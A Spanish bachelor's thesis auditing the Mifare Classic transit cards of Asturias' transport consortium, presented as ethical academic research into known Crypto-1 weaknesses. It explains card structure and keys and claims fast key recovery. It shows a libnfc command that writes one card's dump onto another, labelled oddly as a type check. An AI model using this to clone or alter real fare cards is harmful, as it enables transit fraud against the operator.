

# AUDITORÍA DE SEGURIDAD DE LAS TARJETAS DE TRANSPORTE DE LA CTA. ANÁLISIS DE VULNERABILIDADES Y ALTERNATIVAS.

Trabajo de Fin de Grado – curso 2021-2022

Tutor: Marco Antonio García Tamargo  
Cotutor: Cristian González García  
Autor: Alejandro León Pereira

## Contenido

Contenido.....	2
1. Hoja de aclaraciones .....	3
2. Alcance .....	4
2.1. Objeto.....	4
2.2. Limitaciones .....	4
2.3. Fases del trabajo de la auditoría .....	5
2.4. Estándares utilizados.....	5
2.5. Fecha de la auditoría .....	6
2.6. Fichero y tratamiento de objetos de la auditoría .....	6
3. Material necesario .....	8
4. Situación actual .....	8
5. Software necesario.....	8
6. Tratamiento de los datos de tarjetas de la CTA .....	9
6.1. Cifrado de los datos de una tarjeta Mifare Classic.....	9
Uso de los bits de acceso en las tarjetas Mifare Classic.....	11
Uso de las claves A y B en las tarjetas Mifare Classic.....	13
6.2. Historia del algoritmo Crypto-1.....	14
6.3. Estructura de los datos de una tarjeta Mifare Classic de la CTA.....	15
7. Clonado de tarjetas de la CTA .....	20
7.1. Tarjetas utilizadas.....	20
7.2. Descifrar las claves de una tarjeta .....	20
Paso 1: Descifrar una clave de la tarjeta .....	21
Paso 2: Descifrar el resto de las claves de una tarjeta .....	23
7.3. Volver a descifrar todas las claves partiendo de un sector diferente .....	28
7.4. Comparar el contenido de los volcados de las tarjetas de la CTA .....	32
7.5. Escribir el contenido de la tarjeta1 en la tarjeta2.....	41
7.6. Comparar de nuevo el contenido de las tarjetas .....	43
7.7. Confirmación de la repetibilidad de las vulnerabilidades de las tarjetas de la CTA con tarjetas nuevas .....	46
7.7.1. Prueba de los mismos métodos con tarjetas de transporte público de Valencia y Madrid	51
8. Comportamiento de tarjetas clonadas en un tótem de la CTA.....	61
8.1. Tarjetas utilizadas.....	62
8.2. Diferencias entre una tarjeta cargada y otra vacía .....	64

Cabe destacar que al escanear estas dos nuevas tarjetas observamos que tienen las mismas claves que el resto de tarjetas de la CTA utilizadas en esta auditoría. En total se han utilizado 7 tarjetas de la CTA, y todas ellas contienen las mismas claves. Es por ello que podemos afirmar que, dado que todas ellas han sido compradas en diferentes momentos, existe una gran parte de tarjetas de la red de la CTA que contienen las mismas claves..... 66

8.3.	Escritura de los datos de la tarjeta A en la tarjeta B .....	66
8.4.	Comportamiento de los datos de una tarjeta a medida que se gastan los viajes .....	68
8.5.	Comportamiento de las tarjetas blancas en tótems .....	69
9.	Fortalezas y debilidades .....	73
10.	Alternativas y oportunidades de mejora.....	75
11.	Lugar de realización del trabajo .....	75
12.	Planificación .....	76
12.1.	Planificación Auditoría.mpp .....	76
12.2.	Planificación Auditoría Ampliación.mpp .....	82
13.	Recomendaciones .....	2
14.	Documentación entregada.....	3
15.	Bibliografía .....	3
16.	Glosario.....	5
17.	Índice de figuras .....	6

## 1. Hoja de aclaraciones

Este documento versa sobre una auditoría de las tarjetas de transporte público utilizadas por el Consorcio de Transportes de Asturias (CTA).

El principal motivo de la auditoría realizada es demostrar, en base a pruebas empíricas, las vulnerabilidades ya conocidas que existen en las tarjetas Mifare Classic (npx contributors, 2017) utilizadas ampliamente en medios de transporte públicos (incluido el Consorcio de Transportes de Asturias). Algunas de estas vulnerabilidades, ya han sido explotadas por grupos de delincuentes en el pasado, para la falsificación de abonos de transporte, tal y como muestran las siguientes noticias (Desarticulada una banda que falsificaba abonos de transporte en Oviedo, Gijón y Avilés, 2018), (La Policía detiene a 21 personas por una estafa de 20.000 euros con tarjetas de transporte, 2015). Ambas noticias tienen como denominador común que la víctima de las estafas es el Consorcio de Transportes de Asturias.

La auditoría realizada, trata de verificar cuán fácil es realizar la duplicación de tarjetas, y si esta puede realizarse con medios y tecnologías que puedan estar al alcance de delincuentes comunes, con unos mínimos conocimientos técnicos.

La auditoría, se ha llevado a cabo empleando técnicas de hacking ético, sin ánimo de lucro y con fines puramente académicos. Tal y como se explicará en el apartado 2.2, no se han utilizado las tarjetas empleadas en la auditoría para realizar viajes de manera fraudulenta. Es decir, en ningún momento se han utilizado (ya sea tanto en autobuses como en trenes) viajes de una tarjeta clonada. Sin embargo, si se han utilizado los tótems de la CTA destinados a informar al usuario

## **Auditoría de seguridad de las tarjetas de transporte de la CTA.**

### **Análisis de vulnerabilidades y alternativas. |**

de cuántos viajes contiene una determinada tarjeta, como medio para comprobar si las tarjetas clonadas eran reconocibles por el sistema de validación de la CTA, pero esto no supone ningún perjuicio para la CTA.

## **2. Alcance**

En este apartado se tratará en profundidad cual es el objetivo de la auditoría, qué limitaciones la afectan, los estándares utilizados, las fechas en las que se ha desarrollado la auditoría, la estructura de carpetas y el tratamiento de los ficheros producto de la misma.

### **2.1. Objeto**

El documento corresponde a un informe de auditoría sobre las vulnerabilidades de las tarjetas Mifare Classic utilizadas por el Consorcio de Transportes de Asturias en los medios de transporte público de Asturias. Este tipo de tarjetas son utilizadas normalmente en transporte público, hoteles, garajes y oficinas en todo el mundo, aunque en esta auditoría solamente se analizarán las de la CTA. Para más información acerca de las tarjetas Mifare Classic consultar la siguiente referencia: (npx contributors, 2017).

La finalidad de la auditoría y, como resultado, el presente documento, es demostrar las vulnerabilidades de las tarjetas Mifare Classic utilizadas como soporte de abonos en las tarjetas del transporte público de la CTA, y, en base a las conclusiones que se obtengan, la propuesta de posibles alternativas. Para ello se llevará a cabo un proceso de hacking ético sobre tarjetas que utilicen esta tecnología, tratando de encontrar sus debilidades. En esta auditoría se valorará qué factores comprometen la seguridad de dichas tarjetas.

Cabe destacar que, si bien las tecnologías de radiofrecuencia (y entre ellas, las tarjetas de la CTA), poseen vulnerabilidades relacionadas con el robo de datos (por ejemplo, se le puede clonar a una persona una tarjeta mientras está sentada, simplemente sentándose a su lado con un lector), esta auditoría no se centrará en ese tipo de vulnerabilidades, sino más bien en aquellas relacionadas con la modificación ilegal de los datos dentro de las mismas, pudiendo añadir viajes fraudulentos, lo que supone una gran amenaza para la CTA.

Si bien el alcance de la auditoría se limita a las tarjetas empleadas en Asturias (Mifare Classic), también se han analizado el tipo de tarjetas empleadas en la Comunidad Valenciana y en Madrid, para determinar si otro tipo de tarjetas de otras comunidades tienen las mismas vulnerabilidades que las encontradas en Asturias. Dichas pruebas se encuentran en el apartado 7.7.1.

### **2.2. Limitaciones**

La auditoría realizada se ha llevado a cabo en un entorno doméstico. La totalidad del proceso ha tenido lugar en mi domicilio particular, evitando realizar pruebas que supongan la comisión de delitos o infracciones penales. Las tarjetas con las que se ha experimentado nunca se han utilizado como medio de pago en ningún sistema de transporte público. Solamente se han utilizado para realizar el estudio de la auditoría y, posteriormente a la realización de la misma, se destruirán una vez realizada la defensa del proyecto.

Respecto al equipo en el que se han realizado las pruebas, se trata de un ordenador portátil cuyas especificaciones están descritas en el apartado 3. El entorno Linux de dicho equipo en el que se realizaron las pruebas con las tarjetas, nunca estuvo conectado a internet durante las mismas, y los archivos de volcado de las tarjetas se encuentran aislados en un lápiz de memoria,

y siempre fueron almacenados con acceso limitado (al propio autor, a los tutores del proyecto, y al tribunal del Trabajo de Fin de Grado).

También se ha experimentado con tarjetas de transporte público de Valencia y Madrid, con el objetivo de ver si las vulnerabilidades encontradas en las tarjetas de Asturias también tenían lugar en otras provincias de España. Las pruebas realizadas con esas tarjetas se encuentran en el apartado 7.7.1. No obstante, después de ver que las vulnerabilidades no son compatibles, no se ha indagado más en las tarjetas de Madrid y Valencia, puesto que sería una dedicación de recursos innecesaria, ya que la auditoría tiene como objetivo solamente las tarjetas utilizadas en Asturias. Dicho esto, los resultados obtenidos no pueden ser generalizados y quedan limitados a la Comunidad del Principado de Asturias.

### **2.3. Fases del trabajo de la auditoría**

Las fases seguidas para llevar a cabo la auditoría han sido las siguientes:

- La primera será la explicación de la estructura de las tarjetas Mifare Classic, y tendrá lugar en el apartado 6. Dicha explicación tendrá lugar tomando como objeto de pruebas las tarjetas de la CTA, ya que utilizan el estándar Mifare Classic.
- La segunda demostrará que es posible clonar el contenido de una tarjeta en otra diferente y la dificultad de dicho procedimiento, demostrando así la robustez que ofrecen dichas tarjetas ante el fraude, y tendrá lugar en el apartado 7. En este apartado las clonaciones se realizarán utilizando tarjetas de la CTA (sin ningún viaje precargado).
- La tercera parte tiene lugar en el apartado 8 y trata la aplicación práctica de las clonaciones realizadas en el apartado 7, mediante un estudio del comportamiento de los siguientes tipos de tarjetas en sistemas reales de la CTA (tótems destinados a informar al usuario de cuantos viajes hay disponibles en una determinada tarjeta):
  - o Tarjetas legales originales de la CTA.
  - o Tarjetas de la CTA inicialmente vacías, clonadas a partir de tarjetas legales cargadas con viajes.
  - o Tarjetas de tipo Mifare Classic (de color blanco) externas a la CTA compradas en Aliexpress, clonadas a partir de tarjetas legales cargadas con viajes.

La auditoría finaliza con unas conclusiones sobre la seguridad de tales tarjetas, listadas en el apartado 9, así como las recomendaciones de la auditoría, recogidas en el apartado 10.

### **2.4. Estándares utilizados**

Respecto al funcionamiento de las tarjetas Mifare Classic, se basan en el estándar RFID (proveniente del inglés: “Radio-Frequency Identification”). La identificación por radiofrecuencia (RFID) utiliza campos electromagnéticos para identificar y rastrear automáticamente las etiquetas adheridas a los objetos, tal y como indica la siguiente referencia (Weinstein, 2005).

La tecnología RFID no se utiliza tan solo en el ámbito del transporte público, sino que también se utiliza en los siguientes entornos:

- Localización y seguimiento de objetos. Por ejemplo, es común en empresas del sector metalúrgico adherir etiquetas RFID a bobinas u otros materiales que se necesiten transportar de una manera controlada. De esa manera, escaneando la etiqueta RFID se puede acceder a un historial de esa bobina u objeto (por ejemplo, de dónde viene, fechas, etc.).
- Control de acceso de empleados en oficinas.
- Sistemas antirrobo en tiendas.

## Auditoría de seguridad de las tarjetas de transporte de la CTA. Análisis de vulnerabilidades y alternativas. | Alcance

- Identificación de animales perdidos.
- Identificación de equipajes en los aeropuertos.
- Inventariado automático.

Para más información sobre las aplicaciones del RFID, se puede consultar la referencia (Finkenzeller, 2010).

### 2.5. Fecha de la auditoría

La auditoría se ha realizado en dos periodos. En el primero, que comprende las siguientes fechas, se lleva a cabo la auditoría desde cero:

- Jueves 3 de diciembre de 2020.
- Martes 19 de enero de 2021.

El segundo periodo, en el que conllevaría una ampliación y mejora general de la auditoría se comprende entre las siguientes fechas:

- 24 de febrero de 2022.
- 3 de junio de 2022.

### 2.6. Fichero y tratamiento de objetos de la auditoría

En esta sección se introducirá el contenido de los archivos adjuntados junto con esta auditoría.

El contenido principal de la auditoría se encuentra en la carpeta “Documentación auditoría” del TFG. En esa carpeta se encuentra este documento, así como otras dos carpetas y un archivo de texto, tal y como muestra la Figura 1:




Figura 1 Archivos principales de la auditoría.

El archivo “Auditoría.docx” es este mismo documento.

El archivo “link video demo.txt” contiene el link de un vídeo donde se cloran dos tarjetas de la CTA.

En la carpeta “Artículos” mostrada en la Figura 1, se encuentran artículos que se han utilizado para extraer información sobre las tarjetas Mifare Classic. La Figura 2 muestra el contenido de la carpeta “Artículos”.





Figura 2 Carpeta “Artículos” que contiene los artículos en los que está basada la auditoría, y que explican el funcionamiento interno de las tarjetas Mifare Classic.

En la carpeta “Archivos auditoría” mostrada en la Figura 1, y localizada en el mismo directorio que este documento, se encuentran las siguientes carpetas, tal y como se muestra en la Figura 3:

- “tarjeta1”.
- “tarjeta2”.
- “tarjeta3”.
- “tarjeta4”.
- “tarjeta5”.
- “tarjetaBlanca”.


Esas carpetas contienen los archivos del volcado de 5 de las 7 tarjetas de la CTA utilizadas durante el desarrollo de esta auditoría, además de una tarjeta blanca externa a la CTA, comprada en Aliexpress.



*Figura 3 Contenido de la carpeta Documentación Auditoría.*

En la carpeta “Comparaciones” mostrada en la Figura 3 se encuentra un Excel con las diferencias entre la tarjeta1 y la tarjeta2, y se utiliza en este documento en la Figura 34 (apartado 7.4). También se utiliza la información contenida en dicha hoja de cálculo en el apartado 7.4. Los archivos .mpp de planificación mostrados en la Figura 3, son archivos que se abren con el programa Microsoft Project, y muestran las tareas desglosadas que se han llevado a cabo durante el transcurso de esta auditoría, así como un diagrama de Gantt mostrando las tareas en una escala temporal. Hay dos archivos de planificación, ya que, una vez terminada la auditoría, se ha procedido a hacer una serie de mejoras, modificaciones y ampliaciones, y en ese punto se ha empezado un nuevo archivo de planificación: El archivo “Planificación Auditoría Ampliación.mpp”. Las fechas comprendidas entre cada archivo .mpp se encuentran en el apartado 2.5.

En la carpeta “Ampliación” mostrada en la Figura 3 se encuentran archivos utilizados en la ampliación de la auditoría, tal y como se muestra en la Figura 4:



*Figura 4 Archivos utilizados en la ampliación de la auditoría.*

Los archivos contenidos en la carpeta “Ampliación” son los siguientes:

- Los archivos de volcado de las dos tarjetas de la CTA (tarjeta A y tarjeta B) utilizadas en la ampliación, cada una en su respectiva carpeta.
- Dos vídeos utilizando, tanto las tarjetas identificadas como A y B, como una tarjeta blanca de Aliexpress con datos clonados, en tótems de la CTA que muestran cuantos viajes tiene cada tarjeta.

La tarjeta A tiene 10 viajes de 1 zona y la tarjeta B está vacía inicialmente, hasta que se le introducen viajes mediante el proceso de clonado seguido en la auditoría.


### 3. Material necesario

El material necesario para llevar a cabo la auditoría ha sido el siguiente:

- Lector ACR122U (admite tarjetas Mifare Classic). Para más información acerca del lector consultar (Amazon, 2022).
- Dispositivo de almacenamiento USB de al menos 8GB para almacenar tanto el sistema operativo Kali Linux, como la partición persistente donde guardar los volcados de las tarjetas.
- 7 tarjetas legales de la CTA (una de ellas recargada con un abono de 10 viajes legal). Dichas tarjetas se denominan: “tarjeta 1”, “tarjeta 2”, “tarjeta 3”, “tarjeta 4”, “tarjeta 5”, “tarjeta A” y “tarjeta B”. Todas ellas están marcadas con rotulador para diferenciarlas. La “tarjeta A” es la que se ha recargado con un abono de 10 viajes legal.
- 1 tarjeta Mifare Classic 1k blanca (npx contributors, 2017) [externa a la CTA, comprada en Aliexpress](#).
- Equipo portátil Lenovo Ideapad M330 (8gb RAM, Windows 10, procesador i7 8th gen).

### 4. Situación actual

Actualmente la CTA (Consorcio de Transportes de Asturias) utiliza tarjetas Mifare Classic, como hemos podido comprobar tras las pruebas realizadas inicialmente. Para verificar esto último hemos colocado una tarjeta de transporte público de la CTA en el lector y hemos ejecutado el comando mostrado en la Figura 5 (explicado en el apartado 7.5):



```
root@kali:/media/root/PERSISTENT# nfc-mfclassic w A tarjeta1/carddump1.dmp tarjeta2/carddump2.dmp
NFC reader: ACS / ACR122U PICC Interface opened
Found MIFARE Classic card: ◀
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00 04
    UID (NFCID1): ea 50 ca 85
    SAK (SEL_RES): 08
Guessing size: seems to be a 1024-byte card
```

Figura 5 Verificamos que la tarjeta empleada por la CTA es de tipo Mifare Classic.

Como podemos observar en la Figura 5, la tarjeta de la CTA se trata de una tarjeta Mifare Classic, ya que la salida del comando indica: “Se ha encontrado una tarjeta MIFARE Classic”.

La modalidad de auditoría que se seguirá es el análisis de la seguridad de las tarjetas Mifare Classic, investigando si es posible o no modificar los contenidos de las mismas de manera ilícita, sin pagar una recarga legalmente.

### 5. Software necesario

A continuación, se relaciona el software necesario para lleva a cabo la auditoría:

- Windows 10 Education 64-bit versión 21H2 (Microsoft Corporation, 2021).
- Microsoft Word versión 2202 (Microsoft Corporation, 2022).
- Kali Linux versión 2020.1 (Kali developers, 2021).
- Rufus versión 3.18 (para montar la imagen de Kali Linux en el USB) (Rufus contributors, 2021).
- Programas destinados al manejo de tarjetas Mifare Classic: libnfc 1.8.0 (Libnfc contributors, 2020).
- Programa para edición de vídeo: Sony Vegas Pro 2016.
- Programa para edición de imágenes: Adobe Photoshop 14.0 (2013).

## 6. Tratamiento de los datos de tarjetas de la CTA

En este apartado se va a estudiar la estructura interna de las tarjetas Mifare Classic, así como su tamaño y el cifrado empleado por las mismas, desde una perspectiva de bajo nivel.

### 6.1. Cifrado de los datos de una tarjeta Mifare Classic

Tal y como muestra la Figura 5, las tarjetas del Consorcio de Transportes de Asturias utilizan un estándar Mifare Classic con un tamaño de 1024 bytes.

En estas tarjetas Mifare Classic, hay 16 sectores de 4 bloques y cada bloque contiene 16 bytes, lo que hace un total de  $16 * 4 * 16 = 1024$  bytes.

Es decir, la capacidad de almacenamiento de datos de las tarjetas es de 1 Kibibyte.

Dicha información se respalda en base a dos fuentes. La primera es la Figura 5, donde al escanear una tarjeta de la CTA se muestra “seems to be a 1024-byte card” es decir, “parece que se trata de una tarjeta de 1024 bytes” en español. No obstante, el comando nos dice “parece” porque no está seguro, pero al escanear la tarjeta y hacer los cálculos vemos que efectivamente tiene 1024 bytes, como se puede ver en la sección 6.3 al escanear una tarjeta real de la CTA.

A continuación, se muestra en la Figura 6 una tabla con la estructura del almacenamiento de las tarjetas Mifare Classic:

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas. | Tratamiento de los datos de tarjetas de la CTA**

Sector 1	Bloque 0	Id + información del fabricante		
	Bloque 1	Información del sector		
	Bloque 2			
	Bloque 3	Clave A	accessBits	Clave B
Sector 2	Bloque 4	Información del sector		
	Bloque 5			
	Bloque 6			
	Bloque 7	Clave A	accessBits	Clave B
Sector 3	Bloque 8	Información del sector		
	Bloque 9			
	Bloque 10			
	Bloque 11	Clave A	accessBits	Clave B
Sector 4	Bloque 12	Información del sector		
	Bloque 13			
	Bloque 14			
	Bloque 15	Clave A	accessBits	Clave B
Sector 5	Bloque 16	Información del sector		
	Bloque 17			
	Bloque 18			
	Bloque 19	Clave A	accessBits	Clave B
Sector 6	Bloque 20	Información del sector		
	Bloque 21			
	Bloque 22			
	Bloque 23	Clave A	accessBits	Clave B
Sector 7	Bloque 24	Información del sector		
	Bloque 25			
	Bloque 26			
	Bloque 27	Clave A	accessBits	Clave B
Sector 8	Bloque 28	Información del sector		
	Bloque 29			
	Bloque 30			
	Bloque 31	Clave A	accessBits	Clave B
Sector 9	Bloque 32	Información del sector		
	Bloque 33			
	Bloque 34			
	Bloque 35	Clave A	accessBits	Clave B
Sector 10	Bloque 36	Información del sector		
	Bloque 37			
	Bloque 38			
	Bloque 39	Clave A	accessBits	Clave B
Sector 11	Bloque 40	Información del sector		
	Bloque 41			
	Bloque 42			
	Bloque 43	Clave A	accessBits	Clave B
Sector 12	Bloque 44	Información del sector		
	Bloque 45			
	Bloque 46			
	Bloque 47	Clave A	accessBits	Clave B
Sector 13	Bloque 48	Información del sector		
	Bloque 49			
	Bloque 50			
	Bloque 51	Clave A	accessBits	Clave B
Sector 14	Bloque 52	Información del sector		
	Bloque 53			
	Bloque 54			
	Bloque 55	Clave A	accessBits	Clave B
Sector 15	Bloque 56	Información del sector		
	Bloque 57			
	Bloque 58			
	Bloque 59	Clave A	accessBits	Clave B
Sector 16	Bloque 60	Información del sector		
	Bloque 61			
	Bloque 62			
	Bloque 63	Clave A	accessBits	Clave B

Figura 6 Estructura de las tarjetas Mifare Classic.

**Análisis de vulnerabilidades y alternativas.**

Como podemos observaren la Figura 6, la tarjeta consta de 16 sectores. Cada sector tiene 4 bloques. El primer bloque del primer sector almacena el Id único e inmodificable de cada tarjeta, así como información acerca del fabricante de la misma. El último bloque de cada sector contiene las dos claves necesarias para acceder a dicho sector (clave A y clave B), así como 4 bytes denominados “Access bits”. A continuación, se detallará el motivo de la existencia tanto de las claves A y B, como de los Access bits, así como para qué se utilizan.

**Uso de los bits de acceso en las tarjetas Mifare Classic**

Los “Access bits” tienen como función establecer en qué partes de la tarjeta se pueden leer, escribir, incrementar, decrementar , restaurar o transferir los valores almacenados, y qué claves son necesarias para ello (ninguna, la clave A, la clave B o ambas). Es decir, son bits destinados a gestionar los permisos dentro de la tarjeta, y no al almacenamiento de datos como tal.

En el artículo (nxp contributors, 2018), concretamente en la página 8, podemos encontrar un esquema de la estructura de una tarjeta Mifare Classic 1k. La Figura 7 se basa en dicho esquema:

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | Tratamiento de los datos de tarjetas de la CTA




Figura 7 Esquema de una tarjeta Mifare Classic 1k basado en la página 8 del artículo (nxp contributors, 2018).

Como podemos observar, la Figura 7 corrobora la tabla mostrada en la Figura 6, ya que los access bits (resaltados en rojo) tienen lugar en los sectores donde se almacenan las claves de la tarjeta. En la Figura 7 vemos que dichos sectores se denominan sectores tráiler. En la página 5 del artículo (nxp contributors, 2018) se explica que “el último bloque de cada sector es llamado sector tráiler, y contiene las dos claves secretas y los bits de acceso de cada bloque”.

**Análisis de vulnerabilidades y alternativas.**

En el apartado “8.7.1 Access Conditions” de dicho artículo, se explica que los bits de acceso (o condiciones de acceso) determinan que clave hace falta para acceder a cada bloque del sector, si es que es necesaria alguna de las dos claves.

**Uso de las claves A y B en las tarjetas Mifare Classic**

Respecto a las claves A y B, sirven para acceder a la información del sector de dichas claves. Existen dos claves porque en función del contenido presente en los Access bits, cada clave está destinada a salvaguardar una cierta función sobre los datos. Las directivas que se encuentran en los Access bits dirigen qué clave es necesaria para acceder a cada parte del sector, si es que requieren alguna clave.

Para el desarrollo de la auditoría esto no es muy relevante puesto que ha sido posible extraer tanto las claves A como las claves B de las tarjetas de la CTA por lo que no se tendrán restricciones a la hora de leer o escribir su información.

Esta información proviene de la siguiente página web de lectores (Screencheck, n.d.) donde explica que para poder acceder a un determinado sector para realizar una determinada operación (ya sea lectura o escritura) el lector deberá tener la clave A o B necesaria para acceder a dicho sector:

*“La clave A podría ser necesaria para leer datos en un sector, mientras que la clave B podría ser necesaria para escribir datos a un sector. A la inversa, la clave A podría ser necesaria para deducir el valor almacenado de un sector, mientras que la clave B la clave podría ser necesaria para agregar el valor almacenado. Para acceder a los datos en un sector de tarjeta protegido, el lector debe tener una clave coincidente configurada”.*

Respecto a las claves A y B, son dos claves de 48 bits cada una, presentes en todos y cada uno de los sectores de una tarjeta Mifare Classic, las cuales son necesarias para leer o escribir el sector al que pertenecen.

El algoritmo de cifrado que utilizan las tarjetas Mifare Classic es el CRYPTO-1 (Nohl, 2008). CRYPTO-1 utiliza las dos claves de 48 bits de longitud mencionadas en el párrafo anterior para cifrar los datos de cada sector.

El artículo (Carlo Meijer, 2015) explica en el apartado “4.1 Short Key Length”

que, cuando se empezaron a fabricar las tarjetas, se creía que se tardaría 44.000 años en buscar entre las  $2^{48}$  posibles claves, ya que se contaba con que entre cada intento de fuerza bruta (ataque consistente en probar todas y cada una de las posibles claves hasta dar con la correcta), se iba a tener un retraso de 6 milisegundos.

Tal y como muestra la siguiente referencia (Wikipedia contributors, 2022), el algoritmo CRYPTO-1 empezó a utilizarse en las primeras tarjetas Mifare fabricadas, las Mifare Classic 1K (utilizadas por la CTA), en 1994.

No obstante, desde que se averiguó el funcionamiento del algoritmo CRYPTO-1 en 2008, se puede saltar ese retraso o “delay” para poder probar claves tan pronto como nos lo permita la potencia de procesamiento de nuestro ordenador, siendo posible averiguarlas en cuestión de minutos, como se demuestra en el apartado 7.2. Hemos tardado tan solo 29 minutos y 12 segundos en averiguar una clave de las 32 que contiene la tarjeta.

El algoritmo de cifrado CRYPTO-1 está obsoleto desde 2008, puesto que en ese año salieron a la luz sus vulnerabilidades, por lo que ya no es seguro, tal como se muestra en los siguientes artículos:

